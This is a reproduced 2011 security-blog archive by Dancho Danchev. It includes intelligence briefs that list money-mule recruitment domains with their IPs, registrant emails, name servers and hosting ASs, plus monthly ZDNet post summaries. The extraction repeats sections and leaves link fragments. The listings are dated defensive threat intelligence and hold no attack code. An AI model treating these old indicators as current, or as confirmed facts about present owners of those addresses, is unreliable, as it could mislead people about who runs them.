- 6. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html
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- 8. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
- 9. <u>http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html</u>
- 10. <u>http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html</u>
- 11. <u>http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html</u>
- 12. <u>http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html</u>
- 13. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html
- 14. <u>http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html</u>
- 15. <u>http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html</u>
- 16. <u>http://ddanchev.blogspot.com/2007/05/ddos-on-demand-</u>vs-ddos-extortion.html

- 17. <u>http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html</u>
- 18. http://ddanchev.blogspot.com/
- 19. http://twitter.com/danchodanchev



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- Visit any webpage

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- More possibilities in the webpanel
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775





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[4]E-crime and Socioeconomic Factors

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- 6. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html
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- 8. <u>http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample 20.html</u>
- 9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
- 10. <u>http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html</u>
- 11. <u>http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html</u>
- 12. hire-service.html
- 13. <u>http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html</u>
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- 16. <u>http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html</u>
- 17. <u>http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html</u>

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- 19. http://twitter.com/danchodanchev



Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)

The following brief summarizes currently active money mule recruitment web sites, actively recruiting money mules for the processing of fraudulently obtained funds.

Currently active sites residing within **AS42708**, PORTLANE Network www.portlane.com; **AS29713**, INTERPLEXINC Interplex LLC; **AS38913**, Enter-Net-Team-AS; **AS24940**, HETZNER-AS Hetzner Online:

ATLANTALTD-UK.CC - 193.105.134.233

ATLANTA-LTD-UK.NET - 78.46.105.205 - Email: admin@atlanta-ltd-uk.net

3ATLANTA-UK.COM - 193.105.134.233

BLITZNET-GROUPINC.CC - 78.46.105.205 - Email: admin@derwart-group.at

5DALI-STYLE.COM - 98.141.220.117

DALISTYLE-GROUP.CC - 98.141.220.118 - Email: tolls@mailti.com

DERWOODE-GROUP.COM - 98.141.220.117

DERWOODE-GROUP.NET - 98.141.220.117

GLACIS-GROUPLLC.COM - 193.105.134.232

1GLACISGROUP-LLC.NET - 193.105.134.233

IT-AMIRA.NET - 86.55.210.3 - Email: support@it-amira.net

ITAMIRA-DE.COM - 86.55.210.6 - Email: admin@itamira-de.com

ITSERV-DE.CO - 78.46.105.205 - Email: admin@itserv-de.co

IT-SERVICELTD.BE - 78.46.105.205

KADE-GROUP.COM - 86.55.210.4 - Email: admin@kade-group.com

MASTERART-GROUP.COM - 98.141.220.116 - Email: east@mail13.com

MENDRYLTD.COM - 98.141.220.117 - Email: admin@mendryltd.com

MENZEL-GROUP.TV - 98.141.220.118 - Email: admin@devotion-company.com

MITISSANSERVICE-GROUP-LTD.CC - 98.141.220.117 - Email: berra@cutemail.org

MITISSANSERVICEGROUP-LTD.COM - 98.141.220.117 - Email: alibi@mailae.com

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oregonItd-uk.cc - 86.55.210.5 - Email: cause@ca4.ru

PARLEN-GROUPLLC.COM - 98.141.220.118 - Email: admin@parlen-groupllc.com

PARLENGROUPLLC.NET - 98.141.220.114

PARLEN-GROUP-USA.COM - 98.141.220.118

quad-groupuk.cc - 86.55.210.6 - Email: prissy@mailae.com

QUAD-GROUPUK.CC - 86.55.210.6 - Email: prissy@mailae.com

QUAD-IT-GROUP.COM - 193.105.134.232 - Email: admin@quad-it-group.com

QUINTAGROUP.CC - 98.141.220.117 - Email: cola@mailae.com

QUINTA-GROUPUS.COM - 98.141.220.118 - Email: admin@quinta-groupus.com

QUINTA-LLC.NET - 98.141.220.118 - Email: admin@quinta-llc.net

REXTECHINNOVATION.COM - 98.141.220.118 - Email: admin@rextechinnovation.com

REXTECHLTD.CC - 98.141.220.115 - Email: blurt@fxmail.net

REXTECHLTD-US.COM - 98.141.220.118 - Email: admin@rextechltd-us.com

SPECIAL-ART-LTD.COM - 193.105.134.233 - Email: admin@special-art-ltd.com

SPECIAL-ART-UK.CC - 193.105.134.234

SUBLIME-LTD.NET - 98.141.220.118 - Email: admin@sublime-ltd.net

TARGETMARKETGROUP-LLC.CC - 98.141.220.117 - Email: admin@targetmarketgroup-llc.cc

TAZPROGLTD-US.COM - 98.141.220.117 - Email: admin@tazprogltd-us.co

VNSPROJECT-DE.CC - 78.46.105.205 - Email: admin@vnsproject-de.cc

VORTEXLLC-UK.COM - 193.105.134.232 - Email: admin@vortexllc-uk.com

VORTEX-LLC-UK.NET - 193.105.134.230 - Email: admin@vortex-llc-uk.net

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NS1.NAMESUKNS.CC - 178.162.172.48 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 69.10.56.131

NS3.NAMESUKNS.CC - 66.199.229.123

NS1.NAMEUK.AT - 178.162.172.57 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 69.10.56.132

NS3.NAMEUK.AT - 66.199.229.124

NS1.UKDNSTART.NET - 178.162.172.40 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 69.10.56.130

NS3.UKDNSTART.NET - 66.199.229.122

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

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NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

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NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[2]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[3]Keeping Money Mule Recruiters on a Short Leash - Part Six

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NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

- [1]Keeping Money Mule Recruiters on a Short Leash Part Eight - Historical OSINT
- [2]Keeping Money Mule Recruiters on a Short Leash Part Seven
- [3]Keeping Money Mule Recruiters on a Short Leash Part Six
- [4]Keeping Money Mule Recruiters on a Short Leash Part Five
- [5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem
- [6]Keeping Money Mule Recruiters on a Short Leash Part Four
- [7]Money Mule Recruitment Campaign Serving Client-Side Exploits
- [8]Keeping Money Mule Recruiters on a Short Leash Part Three
- [9]Money Mule Recruiters on Yahoo!'s Web Hosting
- [10]Dissecting an Ongoing Money Mule Recruitment Campaign
- [11]Keeping Money Mule Recruiters on a Short Leash Part Two
- [12]Keeping Reshipping Mule Recruiters on a Short Leash
- [13]Keeping Money Mule Recruiters on a Short Leash
- [14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group's Spamming Operations

[16]Money Mule Recruiters use ASProx's Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev's blog.

- 1. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short 25.html</u>
- 2. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
- 3. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>

- 10. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 11. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 12. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 17. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>

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18. http://ddanchev.blogspot.com/

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2.6

June

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Summarizing ZDNet's Zero Day Posts for May (2011-06-08 16:24)

The following is a brief summary of all of my posts at ZDNet's Zero Day for May. You can subscribe to my [1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

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Recommended reading:

- [3] China's Blue Army: When nations harness hacktivists for information warfare
- 01. [4] Vishing attack on Skype pushing scareware
- 02. [5] Commtouch: 71 percent increase in new zombies
- 03. [6]Osama execution video scam spreading on Facebook
- **04.** [7]New MAC OS X scareware delivered through blackhat SFO
- **05.** [8]'You visit illegal websites' FBI-themed emails lead to scareware
- **06.** [9] Fake Microsoft Patch Tuesday emails lead to ZeuS crimeware
- 07. [10]'Enable Dislike Button' scam spreading on Facebook
- **08.** [11]NASA's Goddard Space Flight Center FTP server hacked
- **09.** [12]'Checkout Your PROFILE Stalkers' scam spreading on Facebook

- **10.** [13]'The World Funniest Condom Commercial LOL' scam spreading on Facebook
- **11.** [14]China's Blue Army: When nations harness hacktivists for information warfare

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

- 1. http://www.zdnet.com/topics/dancho+danchev?
 o=1&mode=rss&tag=mantle-skin;content
- 2. <u>http://feeds.feedburner.com/zdnet/security</u>
- 3. <u>http://www.zdnet.com/blog/security/chinas-blue-army-when-nations-harness-hacktivists-for-information-warf</u>

are-/8686

- 4. <u>http://www.zdnet.com/blog/security/vishing-attack-on-skype-pushing-scareware/8598</u>
- 5. <u>http://www.zdnet.com/blog/security/commtouch-71-percent-increase-in-new-zombies/8602</u>
- 6. <u>http://www.zdnet.com/blog/security/osama-execution-video-scam-spreading-on-facebook/8607</u>
- 7. <u>http://www.zdnet.com/blog/security/new-mac-os-x-scareware-delivered-through-blackhat-seo/8614</u>
- 8. http://www.zdnet.com/blog/security/you-visit-illegal-websites-fbi-themed-emails-lead-to-scareware/8618
- 9. <u>http://www.zdnet.com/blog/security/fake-microsoft-patch-tuesday-emails-lead-to-zeus-crimeware/8646</u>

- 10. <u>http://www.zdnet.com/blog/security/enable-dislike-button-scam-spreading-on-facebook/8655</u>
- 11. <u>http://www.zdnet.com/blog/security/nasas-goddard-space-flight-center-ftp-server-hacked/8660</u>
- 12. <u>http://www.zdnet.com/blog/security/checkout-your-profile-stalkers-scam-spreading-on-facebook/8665</u>
- 13. <u>http://www.zdnet.com/blog/security/the-world-funniest-condom-commercial-lol-scam-spreading-on-facebook/86</u>

<u>80</u>

14. <u>http://www.zdnet.com/blog/security/chinas-blue-army-</u> when-nations-harness-hacktivists-for-information-warf

are-/8686

- 15. http://ddanchev.blogspot.com/
- 16. http://twitter.com/danchodanchev

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2.7

July

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Summarizing ZDNet's Zero Day Posts for June (2011-07-07 12:24)

The following is a brief summary of all of my posts at ZDNet's Zero Day for June. You can subscribe to my [1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

- **01.** [3]'Hot Lesbian Video Rihanna and Hayden Panettiere' scam on Facebook leads to Mac malware
- 02. [4]Sony Europe hacked by Lebanese grey hat hacker
- **03.** [5] Spamvertised United Parcel Service emails lead to scareware
- **04.** [6]The most common iPhone passcodes
- 05. [7] AutoRun malware infections declining
- **06.** [8]'McDonald's Free Dinner Day' emails lead to scareware
- **07.** [9]Two DDoS attacks hit Network Solutions

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- **08.** [10]'The Creator of LulzSec arrested in London' scam spreading on Facebook
- **09.** [11]Federal Reserve themed emails lead to ZeuS crimeware
- **10.** [12]'Photographer committed SUICIDE 3 days after shooting THIS video!' scam spreading on Facebook

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?
o=1&mode=rss&tag=mantle_skin;content

- 2. <u>http://feeds.feedburner.com/zdnet/security</u>
- 3. <u>http://www.zdnet.com/blog/security/hot-lesbian-video-rihanna-and-hayden-panettiere-scam-on-facebook-leads</u>

-to-mac-malware/8717

- 4. <u>http://www.zdnet.com/blog/security/sony-europe-hacked-by-lebanese-grey-hat-hacker-/8725</u>
- 5. <u>http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-emails-lead-to-scareware/8745</u>
- 6. <u>http://www.zdnet.com/blog/security/the-most-common-iphone-passcodes/8760</u>
- 7. <u>http://www.zdnet.com/blog/security/autorun-malware-infections-declining/8772</u>
- 8. <u>http://www.zdnet.com/blog/security/mcdonalds-free-dinner-day-emails-lead-to-scareware/8848</u>
- 9. <u>http://www.zdnet.com/blog/security/two-ddos-attacks-hit-network-solutions/8852</u>
- 10. <u>http://www.zdnet.com/blog/security/the-creator-of-lulzsec-arrested-in-london-scam-spreading-on-facebook/8</u>

<u>856</u>

- 11. <u>http://www.zdnet.com/blog/security/federal-reserve-themed-emails-lead-to-zeus-crimeware/8862</u>
- 12. <u>http://www.zdnet.com/blog/security/photographer-committed-suicide-3-days-after-shooting-this-video-scam-sp</u>

reading-on-facebook/8911

- 13. http://ddanchev.blogspot.com/
- 14. http://twitter.com/danchodanchev

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Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)

The following intelligence brief is part of the [1] **Keeping Money Mule Recruiters on a Short Leash series**. In it,
I'll expose currently active money mule recruitment domains,
their domain registration details, currently responding

IPs, and related ASs.

Currently active money mule recruitment domains:

ACWOODE-GROUP.COM - 184.168.64.173 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 184.168.64.173 - Email: admin@acwoode-group.net

ART-GROUPINTEGRETED.COM - 78.46.105.205 - Email: admin@art-groupintegreted.com

ARTINTEGRATED-GROUP.NET - 78.46.105.205 - Email: crony@cutemail.org

COMPLETE-ART-GROUP-LTD.COM - 193.105.134.233 - Email: saps@cutemail.org

COMPLETE-ART-UK.NET - 193.105.134.232 - Email: admin@complete-art-uk.net

CONDORLLC-UK.COM - 193.105.134.231 - Email: plods@fxmail.net

CONDOR-LLC-UK.NET - 193.105.134.233 - Email: admin@condor-llc-uk.net

CONTEMP-USAINC.COM - 184.168.64.173 - Email: admin@contemp-usainc.com

CONTEMP-USGROUP.COM - 184.168.64.173 - Email: admin@contemp-usgroup.com

DE-KADEGROUP.CC - 193.105.134.230 - Email: cents@mailae.com

DERWOODE-GROUP.CC - 98.141.220.115 - Email: web@derwoode-group.cc

ELENTY-CO.NET - 184.168.64.173 - Email: abcs@mailti.com

ELENTY-LLC.COM - 184.168.64.173 - Email: admin@elenty-llc.com

GAPSONART.NET - 184.168.64.173 - Email: admin@gapsonart.net

GLACIS-GROUPUK.NET - 78.46.105.205 - Email: admin@glacis-groupuk.net

GURU-GROUP.CC - 184.168.64.173 - Email: admin@guru-group.cc

GURU-GROUP.NET - 184.168.64.173 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 184.168.64.173 - Email: uq@mail13.com

INTEGRATED-EUROPE-IT.NET - 78.46.105.205 - Email: admin@integrated-europe-it.net

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ITAGROUP-USA.NET - 98.141.220.117 - Email: admin@itagroup-usa.net

IT-ANALISYS.COM - 98.141.220.115 - Email: yea@mailae.com

ITANALYSISGROUP.NET - 98.141.220.116 - Email: admin@itanalysisgroup.net

KADE-GROUPDE.NET - 78.46.105.205 - Email: zigzag@fxmail.net

MASTERARTUSA.COM - 98.141.220.114 - Email: day@mailae.com

NARTEN-ART.COM - 209.190.4.91 - Email: glamor@fxmail.net

NARTENART.NET - 209.190.4.91 - Email: admin@nartenart.net

quad-groupuk.cc - 78.46.105.205 - Email: prissy@mailae.com

REFINEMENT-ANTIQUE.COM - 184.168.64.173 - Email: xe@fxmail.net

SCAR-BEIINC.COM - 184.168.64.173 - Email: admin@scar-beiinc.com

SKYLINE-ANTIQUE.COM - 209.190.4.91 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 209.190.4.91 - Email: admin@skyline-ltd.net

SMARTLLC-UK.COM - 193.105.134.234 - Email: admin@smartllc-uk.com

SMART-LLC-UK.NET - 193.105.134.233 - Email: pol@mailae.com

SPECIAL-ARTUK.COM - 193.105.134.232 - Email: admin@special-artuk.com

SUBLIMELTD.COM - 98.141.220.118 - Email: admin@sublimeltd.com

TODEX-GROUP.NET - 184.168.64.173 - Email: admin@todex-group.net

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The domains reside within the following ASs: AS10297, RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;

GODADDY.com; AS29713, INTERPLEXINC; AS24940, HETZNER-AS Hetzner Online.

Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

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NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

NS1.NAMESUKNS.CC - 86.55.210.4 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 193.105.134.232

NS3.NAMESUKNS.CC - 193.105.134.237

NS1.NAMEUK.AT - 86.55.210.5 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 193.105.134.233

NS3.NAMEUK.AT - 193.105.134.236

NS1.UKDNSTART.NET - 86.55.210.5 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 193.105.134.233

NS3.UKDNSTART.NET - 193.105.134.236

NS1.DENDRUYOS.NET - 86.55.210.4 - Email: admin@dendruyos.net

NS2.DENDRUYOS.NET - 193.105.134.232

NS3.DENDRUYOS.NET - 193.105.134.237

NS1.DEDNSAUTH.NET - 86.55.210.2 - Email: admin@dednsauth.net

NS2.DEDNSAUTH.NET - 193.105.134.230

NS3.DEDNSAUTH.NET - 193.105.134.239

NS1.DELTOPOOR.AT - 86.55.210.3 - Email: admin@deltopoor.at

NS2.DELTOPOOR.AT - 193.105.134.231

NS3.DELTOPOOR.AT - 193.105.134.238

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine [3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[5]Keeping Money Mule Recruiters on a Short Leash - Part Six

[6]Keeping Money Mule Recruiters on a Short Leash - Part Five

[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[8]Keeping Money Mule Recruiters on a Short Leash - Part Four

[9]Money Mule Recruitment Campaign Serving Client-Side Exploits

[10]Keeping Money Mule Recruiters on a Short Leash - Part Three

[11]Money Mule Recruiters on Yahoo!'s Web Hosting

[12]Dissecting an Ongoing Money Mule Recruitment Campaign

[13]Keeping Money Mule Recruiters on a Short Leash - Part Two

[14]Keeping Reshipping Mule Recruiters on a Short Leash

[15]Keeping Money Mule Recruiters on a Short Leash

[16]Standardizing the Money Mule Recruitment Process

[17]Inside a Money Laundering Group's Spamming Operations

[18]Money Mule Recruiters use ASProx's Fast Fluxing Services

[19]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [20]Dancho Danchev's blog.

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- 1. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short 30.html</u>
- 2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html
- 3. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
- 6. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>

- 9. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 10. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 11. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 17. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 18. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 20. <u>http://ddanchev.blogspot.com/</u>

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Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)

The following intelligence brief is part of the [1] **Keeping Money Mule Recruiters on a Short Leash series**. In it,
I'll expose currently active money mule recruitment domains,
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ACWOODE-GROUP.NET - 184.168.64.173 - Email: admin@acwoode-group.net

ART-GROUPINTEGRETED.COM - 78.46.105.205 - Email: admin@art-groupintegreted.com

ARTINTEGRATED-GROUP.NET - 78.46.105.205 - Email: crony@cutemail.org

COMPLETE-ART-GROUP-LTD.COM - 193.105.134.233 - Email: saps@cutemail.org

COMPLETE-ART-UK.NET - 193.105.134.232 - Email: admin@complete-art-uk.net

CONDORLLC-UK.COM - 193.105.134.231 - Email: plods@fxmail.net

CONDOR-LLC-UK.NET - 193.105.134.233 - Email: admin@condor-llc-uk.net

CONTEMP-USAINC.COM - 184.168.64.173 - Email: admin@contemp-usainc.com

CONTEMP-USGROUP.COM - 184.168.64.173 - Email: admin@contemp-usgroup.com

DE-KADEGROUP.CC - 193.105.134.230 - Email: cents@mailae.com

DERWOODE-GROUP.CC - 98.141.220.115 - Email: web@derwoode-group.cc

ELENTY-CO.NET - 184.168.64.173 - Email: abcs@mailti.com

ELENTY-LLC.COM - 184.168.64.173 - Email: admin@elenty-llc.com

GAPSONART.NET - 184.168.64.173 - Email: admin@gapsonart.net

GLACIS-GROUPUK.NET - 78.46.105.205 - Email: admin@glacis-groupuk.net

GURU-GROUP.CC - 184.168.64.173 - Email: admin@guru-group.cc

GURU-GROUP.NET - 184.168.64.173 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 184.168.64.173 - Email: uq@mail13.com

INTEGRATED-EUROPE-IT.NET - 78.46.105.205 - Email: admin@integrated-europe-it.net

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ITAGROUP-USA.NET - 98.141.220.117 - Email: admin@itagroup-usa.net

IT-ANALISYS.COM - 98.141.220.115 - Email: yea@mailae.com

ITANALYSISGROUP.NET - 98.141.220.116 - Email: admin@itanalysisgroup.net

KADE-GROUPDE.NET - 78.46.105.205 - Email: zigzag@fxmail.net

MASTERARTUSA.COM - 98.141.220.114 - Email: day@mailae.com

NARTEN-ART.COM - 209.190.4.91 - Email: glamor@fxmail.net

NARTENART.NET - 209.190.4.91 - Email: admin@nartenart.net

quad-groupuk.cc - 78.46.105.205 - Email: prissy@mailae.com

REFINEMENT-ANTIQUE.COM - 184.168.64.173 - Email: xe@fxmail.net

SCAR-BEIINC.COM - 184.168.64.173 - Email: admin@scar-beiinc.com

SKYLINE-ANTIQUE.COM - 209.190.4.91 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 209.190.4.91 - Email: admin@skyline-ltd.net

SMARTLLC-UK.COM - 193.105.134.234 - Email: admin@smartllc-uk.com

SMART-LLC-UK.NET - 193.105.134.233 - Email: pol@mailae.com

SPECIAL-ARTUK.COM - 193.105.134.232 - Email: admin@special-artuk.com

SUBLIMELTD.COM - 98.141.220.118 - Email: admin@sublimeltd.com

TODEX-GROUP.NET - 184.168.64.173 - Email: admin@todex-group.net

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The domains reside within the following ASs: AS10297, RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;

GODADDY.com; AS29713, INTERPLEXINC; AS24940, HETZNER-AS Hetzner Online.

Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

802

NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

NS1.NAMESUKNS.CC - 86.55.210.4 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 193.105.134.232

NS3.NAMESUKNS.CC - 193.105.134.237

NS1.NAMEUK.AT - 86.55.210.5 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 193.105.134.233

NS3.NAMEUK.AT - 193.105.134.236

NS1.UKDNSTART.NET - 86.55.210.5 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 193.105.134.233

NS3.UKDNSTART.NET - 193.105.134.236

NS1.DENDRUYOS.NET - 86.55.210.4 - Email: admin@dendruyos.net

NS2.DENDRUYOS.NET - 193.105.134.232

NS3.DENDRUYOS.NET - 193.105.134.237

NS1.DEDNSAUTH.NET - 86.55.210.2 - Email: admin@dednsauth.net

NS2.DEDNSAUTH.NET - 193.105.134.230

NS3.DEDNSAUTH.NET - 193.105.134.239

NS1.DELTOPOOR.AT - 86.55.210.3 - Email: admin@deltopoor.at

NS2.DELTOPOOR.AT - 193.105.134.231

NS3.DELTOPOOR.AT - 193.105.134.238

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[4]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[5]Keeping Money Mule Recruiters on a Short Leash - Part Six

[6]Keeping Money Mule Recruiters on a Short Leash - Part Five

[7]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[8]Keeping Money Mule Recruiters on a Short Leash - Part Four

[9]Money Mule Recruitment Campaign Serving Client-Side Exploits

[10]Keeping Money Mule Recruiters on a Short Leash - Part Three

[11]Money Mule Recruiters on Yahoo!'s Web Hosting

[12]Dissecting an Ongoing Money Mule Recruitment Campaign

[13]Keeping Money Mule Recruiters on a Short Leash - Part Two

[14]Keeping Reshipping Mule Recruiters on a Short Leash

[15]Keeping Money Mule Recruiters on a Short Leash

[16]Standardizing the Money Mule Recruitment Process

[17]Inside a Money Laundering Group's Spamming Operations

[18]Money Mule Recruiters use ASProx's Fast Fluxing Services

[19]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [20]Dancho Danchev's blog.

803

- 1. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html</u>
- 2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html
- 3. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short 25.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
